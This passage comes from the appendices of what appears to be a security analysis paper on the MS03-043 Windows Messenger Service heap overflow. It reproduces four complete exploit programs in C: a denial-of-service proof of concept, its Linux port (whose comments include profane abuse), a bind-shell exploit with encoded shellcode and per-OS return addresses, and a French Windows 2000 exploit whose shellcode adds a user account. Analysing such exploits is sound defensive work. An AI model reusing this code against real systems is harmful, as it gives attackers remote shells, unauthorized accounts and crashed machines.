character 0x14 in encountered in the 'body' part of the message, it is replaced
by a CR+LF. The buffer allocated for this operation is twice the size of the
string, which is the way to go, but is then copied to a buffer which was only
allocated 11CAh bytes. Thanks to that, we can bypass the length checks and
overflow the fixed size buffer.

Credits go to LSD :)

*/

#include <stdio.h>
#include <winsock.h>
#include <string.h>
#include <time.h>

// Packet format found thanks to a bit a sniffing
static unsigned char packet_header[] =
"\x04\x00\x28\x00"
"\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\xf8\x91\x7b\x5a\x00\xff\xd0\x11\xa9\xb2\x00\xc0"
"\x4f\xb6\xe6\xfc"
"\xff\xff\xff\xff" // @40 : unique id over 16 bytes ?
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\xff\xff\xff\xff"
"\xff\xff\xff\xff" // @74 : fields length
"\x00\x00";

unsigned char field_header[] =
"\xff\xff\xff\xff" // @0 : field length
"\x00\x00\x00\x00"
"\xff\xff\xff\xff"; // @8 : field length

int main(int argc,char *argv[])
{
  int i, packet_size, fields_size, s;
  unsigned char packet[8192];
  struct sockaddr_in addr;
  // A few conditions :
  // 0 <= strlen(from) + strlen(machine) <= 56
  // max fields size 3992
  char from[] = "RECCA";
  char machine[] = "ZEUS";
  char body[4096] = "*** MESSAGE ***";

  WSADATA wsaData;

  WSAStartup(0x0202, &wsaData);

  ZeroMemory(&addr, sizeof(addr));
  addr.sin_family = AF_INET;
```

[16] October 18, 2003, First (apparent) posted proof of concept results in a Denial of Service (DoS) - http://www.k-otik.com/exploits/10.18.MS03-043.c.php

```
  addr.sin_addr.s_addr = inet_addr("192.168.186.3");
  addr.sin_port = htons(135);

  ZeroMemory(packet, sizeof(packet));
  packet_size = 0;

  memcpy(&packet[packet_size], packet_header, sizeof(packet_header) - 1);
  packet_size += sizeof(packet_header) - 1;

  i = strlen(from) + 1;
  *(unsigned int *)(&field_header[0]) = i;
  *(unsigned int *)(&field_header[8]) = i;
  memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
  packet_size += sizeof(field_header) - 1;
  strcpy(&packet[packet_size], from);
  packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

  i = strlen(machine) + 1;
  *(unsigned int *)(&field_header[0]) = i;
  *(unsigned int *)(&field_header[8]) = i;
  memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
  packet_size += sizeof(field_header) - 1;
  strcpy(&packet[packet_size], machine);
  packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

  fprintf(stdout, "Max 'body' size (incl. terminal NULL char) = %d\n", 3992 - packet_size +
sizeof(packet_header) - sizeof(field_header));
  memset(body, 0x14, sizeof(body));
  body[3992 - packet_size + sizeof(packet_header) - sizeof(field_header) - 1] = '\0';

  i = strlen(body) + 1;
  *(unsigned int *)(&field_header[0]) = i;
  *(unsigned int *)(&field_header[8]) = i;
  memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
  packet_size += sizeof(field_header) - 1;
  strcpy(&packet[packet_size], body);
  packet_size += i;

  fields_size = packet_size - (sizeof(packet_header) - 1);
  *(unsigned int *)(&packet[40]) = time(NULL);
  *(unsigned int *)(&packet[74]) = fields_size;

  fprintf(stdout, "Total length of strings = %d\nPacket size = %d\nFields size = %d\n",
strlen(from) + strlen(machine) + strlen(body), packet_size, fields_size);

/*
  for (i = 0; i < packet_size; i++)
  {
    if (i && ((i & 1) == 0))
      fprintf(stdout, " ");
    if (i && ((i & 15) == 0))
      fprintf(stdout, "\n");
    fprintf(stdout, "%02x", packet[i]);
  }
  fprintf(stdout, "\n");
*/
  if ((s = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1)
    exit(EXIT_FAILURE);

  if (sendto(s, packet, packet_size, 0, (struct sockaddr *)&addr, sizeof(addr)) == -1)
    exit(EXIT_FAILURE);
/*
  if (recvfrom(s, packet, sizeof(packet) - 1, 0, NULL, NULL) == -1)
    exit(EXIT_FAILURE);
*/

  exit(EXIT_SUCCESS);
}
```

Appendix 2: Source Code for Linux version of Proof of Concept[17]

```
/*
Mon Oct 20 14:26:55 NZDT 2003

Re-written By VeNoMouS to be ported to linux, and tidy it up a little.
This was only like a 5 minute port but it works and has been tested.
venom@gen-x.co.nz

shouts go out to str0ke and defy

And a big huge FUCK YOU to nz2600, who used to be people you could trust
but nah fuck you wankers i dont care if you were my m8s irl none of you
are m8s of mine, two faced cunts..
************************************************************

DoS Proof of Concept for MS03-043 - exploitation shouldn't be too hard.
Launching it one or two times against the target should make the
machine reboot. Tested against a Win2K SP4.

"The vulnerability results because the Messenger Service does not
properly validate the length of a message before passing it to the allocated
buffer" according to MS bulletin. Digging into it a bit more, we find that when

a character 0x14 in encountered in the 'body' part of the message, it is
replaced by a CR+LF. The buffer allocated for this operation is twice the size
of the string, which is the way to go, but is then copied to a buffer which
was only allocated 11CAh bytes. Thanks to that, we can bypass the length checks

and overflow the fixed size buffer.

Credits go to LSD :)

*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <errno.h>
#include <time.h>

#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
// added this to compile on *bsd
#include <netinet/in.h>



// Packet format found thanks to a bit a sniffing
static unsigned char packet_header[] =
"\x04\x00\x28\x00"
"\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\xf8\x91\x7b\x5a\x00\xff\xd0\x11\xa9\xb2\x00\xc0"
"\x4f\xb6\xe6\xfc"
"\xff\xff\xff\xff" // @40 : unique id over 16 bytes ?
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
```

[17] October 20, 2003, proof of concept ported to Linux – http://packetstormsecurity.nl/0310-exploits/ms03-043.c

```
"\x00\x00\xff\xff\xff\xff"
"\xff\xff\xff\xff" // @74 : fields length
"\x00\x00";

unsigned char field_header[] =
"\xff\xff\xff\xff" // @0 : field length
"\x00\x00\x00\x00"
"\xff\xff\xff\xff"; // @8 : field length


int usage(char *name)
{
 printf("Proof of Concept for Windows Messenger Service Overflow..\n");
 printf("- Originally By Hanabishi Recca - recca@mail.ru\n\n");
 printf("- Ported to linux by VeNoMouS..\n");
 printf("- venom@gen-x.co.nz\n\n\n");

 printf("example : %s -d yourputtersux -i 10.33.10.4 -s n0nlameputer\n",name);
 printf("\n-d <dest netbios name>\t-i <dest netbios ip>\n");
 printf("-s <src netbios name>\n");
 return 1;
}


int main(int argc,char *argv[])
{
        int i, packet_size, fields_size, s;
        unsigned char packet[8192];
        struct sockaddr_in addr;
   char from[57],machine[57],c;
        char body[4096] = "*** MESSAGE ***";

   if(argc <= 2)
   {
   usage(argv[0]);
   exit(0);
   }

    while ((c = getopt (argc, argv, "d:i:s:h")) != EOF)
   switch(c)
    {
    case 'd':
         strncpy(machine,optarg,sizeof(machine));
         printf("Machine is %s\n",machine);
         break;
    case 'i':
              memset(&addr, 0,sizeof(addr));
              addr.sin_family = AF_INET;
              addr.sin_addr.s_addr = inet_addr(optarg);
              addr.sin_port = htons(135);
         break;
    case 's':
              strncpy(from,optarg,sizeof(from));
         break;

    case 'h':
         usage(argv[0]);
         exit(0);
         break;
    }

        // A few conditions :
        // 0 <= strlen(from) + strlen(machine) <= 56
        // max fields size 3992

   if(!addr.sin_addr.s_addr) { printf("Ummm MOFO we need a dest IP...\n"); exit(0); }

        if(!strlen(machine)) { printf("Ummmm we also need the dest netbios name bro...\n");
exit(0); }

   if(!strlen(from)) strcpy(from,"tolazytotype");
```

```
        memset(packet,0, sizeof(packet));
        packet_size = 0;

        memcpy(&packet[packet_size], packet_header, sizeof(packet_header) - 1);
        packet_size += sizeof(packet_header) - 1;

        i = strlen(from) + 1;
        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], from);
        packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

        i = strlen(machine) + 1;
        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], machine);
        packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

        fprintf(stdout, "Max 'body' size (incl. terminal NULL char) = %d\n", 3992 - packet_size +
sizeof(packet_header) - sizeof(field_header));
        memset(body, 0x14, sizeof(body));
        body[3992 - packet_size + sizeof(packet_header) - sizeof(field_header) - 1] = '\0';

        i = strlen(body) + 1;
        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], body);
        packet_size += i;

        fields_size = packet_size - (sizeof(packet_header) - 1);
        *(unsigned int *)(&packet[40]) = time(NULL);
        *(unsigned int *)(&packet[74]) = fields_size;

        fprintf(stdout, "Total length of strings = %d\nPacket size = %d\nFields size = %d\n",
strlen(from) + strlen(machine) + strlen(body),packet_size, fields_size);


 if ((s = socket (AF_INET, SOCK_DGRAM, 0)) == -1 )
   {
    perror("Error socket() - ");
    exit(0);
   }

        if (sendto(s, packet, packet_size, 0, (struct sockaddr *)&addr, sizeof(addr)) == -1)
   {
    perror("Error sendto() - ");
    exit(0);
   }


        exit(0);
}
```

Appendix 3: Source Code for msgr07.exe[18]

```
/*******************************************************************************

 Exploit for Microsoft Windows Messenger Heap Overflow (MS03-043)
 based on PoC DoS by recca@mail.ru

  by Adik < netmaniac [at] hotmail.kg >
  http://netninja.to.kg

 Binds command shell on port 9191
 Tested on
     Windows XP Professional SP1 English version
     Windows 2000 Professional SP3 English version

 access violation -> unhandledexceptionfilter ->
 -> call [esi+48h]/call [edi+6ch] (win2kSP3/WinXPSP1) -> longjmp -> shellcode


   attach debugger and c how it flows :)  worked fine for me


  -[25/Oct/2003]-
*******************************************************************************/

#include <stdio.h>
#include <winsock.h>
#include <string.h>
#include <time.h>

#pragma comment(lib,"ws2_32")

#define VER   "0.7"

/*************** bind shellcode spawns shell on port 9191 ************************/

unsigned char kyrgyz_bind_code[] = {
  0xEB,0x03,0x5D,0xEB,0x05,0xE8,0xF8,0xFF,0xFF,0xFF,0x8B,0xC5,0x83,0xC0,0x11,0x33,0xC9,0x66,0xB9,
  0xC9,0x01,0x80,0x30,0x88,0x40,0xE2,0xFA,
  0xDD, 0x03, 0x64, 0x03, 0x7C, 0x09, 0x64, 0x08, 0x88, 0x88, 0x88, 0x60, 0xC4, 0x89, 0x88, 0x88,
  0x01, 0xCE, 0x74, 0x77, 0xFE, 0x74, 0xE0, 0x06, 0xC6, 0x86, 0x64, 0x60, 0xD9, 0x89, 0x88, 0x88,
  0x01, 0xCE, 0x4E, 0xE0, 0xBB, 0xBA, 0x88, 0x88, 0xE0, 0xFF, 0xFB, 0xBA, 0xD7, 0xDC, 0x77, 0xDE,
  0x4E, 0x01, 0xCE, 0x70, 0x77, 0xFE, 0x74, 0xE0, 0x25, 0x51, 0x8D, 0x46, 0x60, 0xB8, 0x89, 0x88,
  0x88, 0x01, 0xCE, 0x5A, 0x77, 0xFE, 0x74, 0xE0, 0xFA, 0x76, 0x3B, 0x9E, 0x60, 0xA8, 0x89, 0x88,
  0x88, 0x01, 0xCE, 0x46, 0x77, 0xFE, 0x74, 0xE0, 0x67, 0x46, 0x68, 0xE8, 0x60, 0x98, 0x89, 0x88,
  0x88, 0x01, 0xCE, 0x42, 0x77, 0xFE, 0x70, 0xE0, 0x43, 0x65, 0x74, 0xB3, 0x60, 0x88, 0x89, 0x88,
  0x88, 0x01, 0xCE, 0x7C, 0x77, 0xFE, 0x70, 0xE0, 0x51, 0x81, 0x7D, 0x25, 0x60, 0x78, 0x88, 0x88,
  0x88, 0x01, 0xCE, 0x78, 0x77, 0xFE, 0x70, 0xE0, 0x2C, 0x92, 0xF8, 0x4F, 0x60, 0x68, 0x88, 0x88,
  0x88, 0x01, 0xCE, 0x64, 0x77, 0xFE, 0x70, 0xE0, 0x2C, 0x25, 0xA6, 0x61, 0x60, 0x58, 0x88, 0x88,
  0x88, 0x01, 0xCE, 0x60, 0x77, 0xFE, 0x70, 0xE0, 0x6D, 0xC1, 0x0E, 0xC1, 0x60, 0x48, 0x88, 0x88,
  0x88, 0x01, 0xCE, 0x6A, 0x77, 0xFE, 0x70, 0xE0, 0x6F, 0xF1, 0x4E, 0xF1, 0x60, 0x38, 0x88, 0x88,
  0x88, 0x01, 0xCE, 0x5E, 0xBB, 0x77, 0x09, 0x64, 0x7C, 0x89, 0x88, 0x88, 0xDC, 0xE0, 0x89, 0x89,
  0x88, 0x88, 0x77, 0xDE, 0x7C, 0xD8, 0xD8, 0xD8, 0xD8, 0xC8, 0xD8, 0xC8, 0xD8, 0x77, 0xDE, 0x78,
  0x03, 0x50, 0xDF, 0xDF, 0xE0, 0x8A, 0x88, 0xAB, 0x6F, 0x03, 0x44, 0xE2, 0x9E, 0xD9, 0xDB, 0x77,
  0xDE, 0x64, 0xDF, 0xDB, 0x77, 0xDE, 0x60, 0xBB, 0x77, 0xDF, 0xD9, 0xDB, 0x77, 0xDE, 0x6A, 0x03,
  0x58, 0x01, 0xCE, 0x36, 0xE0, 0xEB, 0xE5, 0xEC, 0x88, 0x01, 0xEE, 0x4A, 0x0B, 0x4C, 0x24, 0x05,
  0xB4, 0xAC, 0xBB, 0x48, 0xBB, 0x41, 0x08, 0x49, 0x9D, 0x23, 0x6A, 0x75, 0x4E, 0xCC, 0xAC, 0x98,
  0xCC, 0x76, 0xCC, 0xAC, 0xB5, 0x01, 0xDC, 0xAC, 0xC0, 0x01, 0xDC, 0xAC, 0xC4, 0x01, 0xDC, 0xAC,
  0xD8, 0x05, 0xCC, 0xAC, 0x98, 0xDC, 0xD8, 0xD9, 0xD9, 0xD9, 0xC9, 0xD9, 0xC1, 0xD9, 0xD9, 0x77,
  0xFE, 0x4A, 0xD9, 0x77, 0xDE, 0x46, 0x03, 0x44, 0xE2, 0x77, 0x77, 0xB9, 0x77, 0xDE, 0x5A, 0x03,
  0x40, 0x77, 0xFE, 0x36, 0x77, 0xDE, 0x5E, 0x63, 0x16, 0x77, 0xDE, 0x9C, 0xDE, 0xEC, 0x29, 0xB8,
```

[18] October 25, 2003 (announced November 14), msgr07.exe opens shell at port 9191 – formerly available at the author's web site. Currently available at SecurityLab.ru http://www.securitylab.ru/_exploits/msgr07.exe. MD5 hash verifies this is the same file I previously downloaded from the author's site (fd4761472b0559a20978b41c73ea4482).

```
  0x88, 0x88, 0x88, 0x03, 0xC8, 0x84, 0x03, 0xF8, 0x94, 0x25, 0x03, 0xC8, 0x80, 0xD6, 0x4A, 0x8C,
  0x88, 0xDB, 0xDD, 0xDE, 0xDF, 0x03, 0xE4, 0xAC, 0x90, 0x03, 0xCD, 0xB4, 0x03, 0xDC, 0x8D, 0xF0,
  0x8B, 0x5D, 0x03, 0xC2, 0x90, 0x03, 0xD2, 0xA8, 0x8B, 0x55, 0x6B, 0xBA, 0xC1, 0x03, 0xBC, 0x03,
  0x8B, 0x7D, 0xBB, 0x77, 0x74, 0xBB, 0x48, 0x24, 0xB2, 0x4C, 0xFC, 0x8F, 0x49, 0x47, 0x85, 0x8B,
  0x70, 0x63, 0x7A, 0xB3, 0xF4, 0xAC, 0x9C, 0xFD, 0x69, 0x03, 0xD2, 0xAC, 0x8B, 0x55, 0xEE, 0x03,
  0x84, 0xC3, 0x03, 0xD2, 0x94, 0x8B, 0x55, 0x03, 0x8C, 0x03, 0x8B, 0x4D, 0x63, 0x8A, 0xBB, 0x48,
  0x03, 0x5D, 0xD7, 0xD6, 0xD5, 0xD3, 0x4A, 0x8C, 0x88
};



int PreparePacket(char *packet,int sizeofpacket, DWORD Jmp, DWORD SEH);

int main(int argc,char *argv[])
{
        int sockUDP,ver,c, packetsz,cnt;
        unsigned char packet[8192];
        struct sockaddr_in targetUDP;
   WSADATA wsaData;

   struct
   {
    char os[30];
    DWORD SEH;
    DWORD JMP;
   } targetOS[] =
   {
    {
     "Windows 2000 SP 3 (en)",
     0x77ee044c,   // unhandledexceptionfilter pointer
     0x768d693e  // cryptsvc.dll call [esi+48] 0x768d693e
    },
    {
     "Windows XP SP 1 (en)",
     0x77ed73b4,
     0x7804bf52 //rpcrt4.dll  call [edi+6c]
    }/*,
    { //not tested
     "Windows XP SP 0 (en)",
     0x77ed63b4,
     0x7802ff3d //rpcrt4 call [edi+6c]
    }*/
   };


   printf("\n-=[ MS Messenger Service Heap Overflow Exploit (MS03-043) ver %s ]=-\n\n"
         " by Adik < netmaniac [at] hotmail.KG >\n http://netninja.to.kg\n\n", VER);

   if(argc < 3)
   {
    printf(" Target OS version:\n\n");
    for(c=0;c<(sizeof(targetOS)/sizeof(targetOS[0]));c++)
     printf(" [%d]\t%s\n",c,targetOS[c].os);
    printf("\n Usage: %s [TargetIP] [ver: 0 | 1]\n"
       " eg: msgr.exe 192.168.63.130 0\n",argv[0]);
    return 1;
   }
   ver = atoi(argv[2]);
   printf("[*] Target: \t IP: %s\t OS: %s\n"
       "[*] UEF: \t 0x%x\n"
       "[*] JMP: \t 0x%x\n\n", argv[1],targetOS[ver].os, targetOS[ver].SEH, targetOS[ver].JMP);

        WSAStartup(0x0202, &wsaData);
   printf("[*] WSAStartup initialized...\n");

        ZeroMemory(&targetUDP, sizeof(targetUDP));

        targetUDP.sin_family = AF_INET;
        targetUDP.sin_addr.s_addr = inet_addr(argv[1]);
        targetUDP.sin_port = htons(135);
```

```
   packetsz = PreparePacket(packet,sizeof(packet),targetOS[ver].JMP,targetOS[ver].SEH);

        if ((sockUDP = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)) == -1)
   {
      printf("[x] Socket not initialized! Exiting...\n");
                return 1;
   }
   printf("[*] Socket initialized...\n");
   printf("[*] Injecting packet into a remote process...\n");

   if (sendto(sockUDP, packet, packetsz, 0, (struct sockaddr *)&targetUDP, sizeof(targetUDP)) ==
-1)
   {
    printf("[x] Failed to inject packet! Exiting...\n");
           return 1;
   }
   else
    printf("[*] Packet injected...\n");

   printf("[i] Try connecting to %s:9191\n\n",argv[1]);
        return 0;
}



/*****************************************************************************/
int PreparePacket(char *packet,int sizeofpacket, DWORD Jmp, DWORD SEH)
{
   static unsigned char packet_header[] =
   "\x04\x00\x28\x00"
   "\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
   "\x00\x00\x00\x00\xf8\x91\x7b\x5a\x00\xff\xd0\x11\xa9\xb2\x00\xc0"
   "\x4f\xb6\xe6\xfc\xff\xff\xff\xff\x42\x69\x73\x68\x6b\x65\x6b\x32"
   "\x30\x30\x33\xff\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
   "\x00\x00\xff\xff\xff\xff\xff\xff\xff\xff\x00\x00";

   unsigned char field_header[] =  "\xff\xff\xff\xff\x00\x00\x00\x00"
               "\xff\xff\xff\xff";

   int packet_size,i,fields_size;
   char from[] = "NETMANIAC";
        char machine[] = "ADIK";
   char longjmp[] ="\x90\x90\x90\x90\x90"
         "\xEB\x03\x58\xEB\x05\xE8\xF8\xFF\xFF\xFF"
         "\xB9\xFF\xFF\xFF\xFF\x81\xE9\x7F\xEE\xFF"
         "\xFF\x2B\xC1\xFF\xE0";
   char shortjmp[] ="\x90\x90\x90\x90\xEB\x10\x90\x90\x90\x90\x90\x90";
        char body[5000] = "*** MESSAGE ***";//4096

   ZeroMemory(packet, sizeofpacket);
   packet_size = 0;

        memcpy(&packet[packet_size], packet_header, sizeof(packet_header) - 1);
        packet_size += sizeof(packet_header) - 1;

        i = strlen(from) + 1;
        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], from);
        packet_size += (((i - 1) >> 2) + 1) << 2;         i = strlen(machine) + 1;
        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], machine);
        packet_size += (((i - 1) >> 2) + 1) << 2;
   memset(body, 0x90, 2296);
   memcpy(&body[500],kyrgyz_bind_code,sizeof(kyrgyz_bind_code));
   memset(&body[2296],0x14,1800);
```

```
   memcpy(&body[2296+1110],shortjmp,sizeof(shortjmp));
   *(DWORD *)&body[2296+1121] = Jmp;
   *(DWORD *)&body[2296+1125] = SEH;
   memcpy(&body[2296+1129],longjmp,sizeof(longjmp)-1);
   fprintf(stdout, "[*] Msg body size: %d\n",
         3656 - packet_size + sizeof(packet_header) - sizeof(field_header));

        body[3656 - packet_size + sizeof(packet_header) - sizeof(field_header) - 1] = '\0';

        i = strlen(body) + 1;

        *(unsigned int *)(&field_header[0]) = i;
        *(unsigned int *)(&field_header[8]) = i;
        memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
        packet_size += sizeof(field_header) - 1;
        strcpy(&packet[packet_size], body);
        packet_size += i;

        fields_size = packet_size - (sizeof(packet_header) - 1);
        *(unsigned int *)(&packet[40]) = time(NULL);
        *(unsigned int *)(&packet[74]) = fields_size;

   return packet_size;

}
/*****************************************************************************/
```

Appendix 4: Exploit Source for Windows 2000 French OS[19]

```
/*********************************************************************/
/*       [Crpt] MS03-043 - Messenger exploit by MrNice [Crpt]        */
/* ----------------------------------------------------------------- */
/*                                                                   */
/*     This Sploit use the unhandledexceptionfilter to redirect      */
/*     the execution. When overflow occur we have :                  */
/*                                                                   */
/*              mov  eax,esi+8         */
/*              mov  ecx,esi+Ch                                 */
/*              mov  dword ptr ds:[ecx],eax                     */
/*                                                                   */
/*     so we control ecx and edx and we can write 4 bytes            */
/*     where we want.                                                */
/*     If we try to write in a not writable memory zone, an          */
/*     excepetion is lauched and unhandledexceptionfilter too.       */
/*                                */
/*     A part of unhandledexceptionfilter :                          */
/*                                                                   */
/*              mov eax, dword_0_77ECF44C(=where)              */
/*   cmp  eax, ebx         */
/*   jz short loc_0_77EA734C                       */
/*   push esi                                        */
/*   call eax                                        */
/*               */
/*     So we write the "WHAT"(=jmp esi+4Ch) at                       */
/*     the "WHERE"(=77EA734C here) and when the exception occur      */
/*     the unhandledexceptionfilter is lauched so when call eax      */
/*     occur, it execute our code.                                   */
/*                                */
/*     Thx Kotik who coded the proof of concept,and Metasploit       */
/*     for Shellcode and last but not least kralor,Scurt from Crpt   */
/*                                                                   */
/*     Tested on win2k FR SP0                                        */
/*                                                                   */
/*                                                                   */
/*********************************************************************/

#ifdef _WIN32
#include <winsock.h>
#include <windows.h>
#pragma comment (lib,"ws2_32")
#else
#include <sys/types.h>
#include <netinet/in.h>
#include <sys/socket.h>
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/timeb.h>
#include <string.h>
#endif
static unsigned char packet_header[] =
"\x04\x00\x28\x00"
"\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\xf8\x91\x7b\x5a\x00\xff\xd0\x11\xa9\xb2\x00\xc0"
"\x4f\xb6\xe6\xfc"
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\xff\xff\xff\xff"
```

[19] December 16, 2003, Proof of Concept for Windows 2000 French OS – http://www.k-otik.com/exploits/12.16.MS03-043fr.c.php, also available at http://packetstormsecurity.nl/0312-exploits/ms03-043v2.c

```
"\xff\xff\xff\xff"
"\x00\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00"
"\x00\x00\xff\xff\xff\xff"
"\xff\xff\xff\xff"
"\x00\x00";


unsigned char field_header[] =
"\xff\xff\xff\xff"
"\x00\x00\x00\x00"
"\xff\xff\xff\xff";

unsigned char ShellCode[] = // XorDecode 23 bytes
"\xEB\x10\x5A\x4A\x33\xC9\x66\xB9\x3E\x01\x80\x34\x0A\x96\xE2\xFA"
"\xEB\x05\xE8\xEB\xFF\xFF\xFF"
// AddUser:X Pass:X
"\xf0\x17\x7a\x16\x96\x1f\x70\x7e\x21\x96\x96\x96\x1f\x90\x1f\x55"
"\xc5\xfe\xe8\x4e\x74\xe5\x7e\x2b\x96\x96\x96\x1f\xd0\x9a\xc5\xfe"
"\x18\xd8\x98\x7a\x7e\x39\x96\x96\x96\x1f\xd0\x9e\xa7\x4d\xc5\xfe"
"\xe6\xff\xa5\xa4\xfe\xf8\xf3\xe2\xf7\xc2\x69\x46\x1f\xd0\x92\x1f"
"\x55\xc5\xfe\xc8\x49\xea\x5b\x7e\x1a\x96\x96\x96\x1f\xd0\x86\xc5"
"\xfe\x41\xab\x9a\x55\x7e\xe8\x96\x96\x96\x1f\xd0\x82\xa7\x56\xa7"
"\x4d\xd5\xc6\xfe\xe4\x96\xe5\x96\xfe\xe2\x96\xf9\x96\xfe\xe4\x96"
"\xf7\x96\xfe\xe5\x96\xe2\x96\xfe\xf8\x96\xff\x96\xfe\xfb\x96\xff"
"\x96\xfe\xd7\x96\xf2\x96\x1f\xf0\x8a\xc6\xfe\xce\x96\x96\x96\x1f"
"\x77\x1f\xd8\x8e\xfe\x96\x96\xca\x96\xc6\xc5\xc6\xc6\xc5\xc6\xc7"
"\xc7\x1f\x77\xc6\xc2\xc7\xc5\xc6\x69\xc0\x86\x1d\xd8\x8e\xdf\xdf"
"\xc7\x1f\x77\xfc\x97\xc7\xfc\x95\x69\xe0\x8a\xfc\x96\x69\xc0\x82"
"\x69\xc0\x9a\xc0\xfc\xa6\xcf\xf2\x1d\x97\x1d\xd6\x9a\x1d\xe6\x8a"
"\x3b\x1d\xd6\x9e\xc8\x54\x92\x96\xc5\xc3\xc0\xc1\x1d\xfa\xb2\x8e"
"\x1d\xd3\xaa\x1d\xc2\x93\xee\x97\x7c\x1d\xdc\x8e\x1d\xcc\xb6\x97"
"\x7d\x75\xa4\xdf\x1d\xa2\x1d\x97\x78\xa7\x69\x6a\xa7\x56\x3a\xae"
"\x76\xe2\x91\x57\x59\x9b\x97\x51\x7d\x64\xad\xea\xb2\x82\xe3\x77"
"\x1d\xcc\xb2\x97\x7d\xf0\x1d\x9a\xdd\x1d\xcc\x8a\x97\x7d\x1d\x92"
"\x1d\x97\x7e\x7d\x94\xa7\x56\x1f\x7c\xc9\xc8\xcb\xcd\x54\x9e\x96";


int main(int argc,char *argv[])
{
  int i, packet_size, fields_size, s,sp;
  unsigned char packet[8192];
  struct sockaddr_in addr;
  // A few conditions :
  // 0 <= strlen(from) + strlen(machine) <= 56
  // max fields size 3992
  char from[] = "RECCA";
  char machine[] = "ZEUS";
  char body[4096] = "*** MESSAGE ***";
#ifdef _WIN32
  WSADATA wsaData;
#endif

  if(argc<2)
     {
       printf("\t     [Crpt] MS03-043 - Messenger exploit by MrNice [Crpt]\n");
   printf("\t\t  www.coromputer.net && Undernet #coromputer\n");
                printf("-----------------------------------------------------------------\n");
                printf("Tested on Windows 2000 French Sp0\n\n");
                printf("Syntax : %s <ip>\n",argv[0]);
                return -1;
      }

#ifdef _WIN32
  if(WSAStartup(0x101,&wsaData)) {
   printf("error: unable to load winsock.\n");
                return -1;
   }
#endif

  memset(&addr,0x00,sizeof(addr));
  addr.sin_family = AF_INET;
```

```
 addr.sin_addr.s_addr = inet_addr(argv[1]);
 addr.sin_port = htons(135);

 memset(packet,0x00,sizeof(packet));
 packet_size = 0;

 memcpy(&packet[packet_size], packet_header, sizeof(packet_header) - 1);
 packet_size += sizeof(packet_header) - 1;

 i = strlen(from) + 1;
 *(unsigned int *)(&field_header[0]) = i;
 *(unsigned int *)(&field_header[8]) = i;
 memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
 packet_size += sizeof(field_header) - 1;
 strcpy(&packet[packet_size], from);
 packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

 i = strlen(machine) + 1;
 *(unsigned int *)(&field_header[0]) = i;
 *(unsigned int *)(&field_header[8]) = i;
 memcpy(&packet[packet_size], field_header, sizeof(field_header) - 1);
 packet_size += sizeof(field_header) - 1;
 strcpy(&packet[packet_size], machine);
 packet_size += (((i - 1) >> 2) + 1) << 2; // padded to a multiple of 4

 printf("Max 'body' size (incl. terminal NULL char) = %d\n", 3992 - packet_size +
sizeof(packet_header) - sizeof(field_header));
 memset(body, 0x14, sizeof(body));


 body[2263]=(char)0x90;
 body[2264]=(char)0x90;
 body[2265]=(char)0x90;
 body[2266]=(char)0x90;

 body[2267]=(char)0x90;
 body[2268]=(char)0x90;

 //jmp 8 bytes plus loing
 body[2269]=(char)0xeb;
 body[2270]=(char)0x08;

 //WHAT CRYPTSVC.dll Win2k sp0 FRENCH
 body[2271]=(char)0x48;
 body[2272]=(char)0x65;
 body[2273]=(char)0x87;
 body[2274]=(char)0x76;

 //WHERE win2k sp0 FRENCH
 body[2275]=(char)0x4C;
 body[2276]=(char)0xF4;
 body[2277]=(char)0xEC;
 body[2278]=(char)0x77;

 for(i=2279;i<2606;i++)
   body[i]=ShellCode[i-2279];

 body[3992 - packet_size + sizeof(packet_header) - sizeof(field_header) - 1] = '\0';

 i = strlen(body) + 1;
 *(unsigned int *)(&field_header[0]) = i;
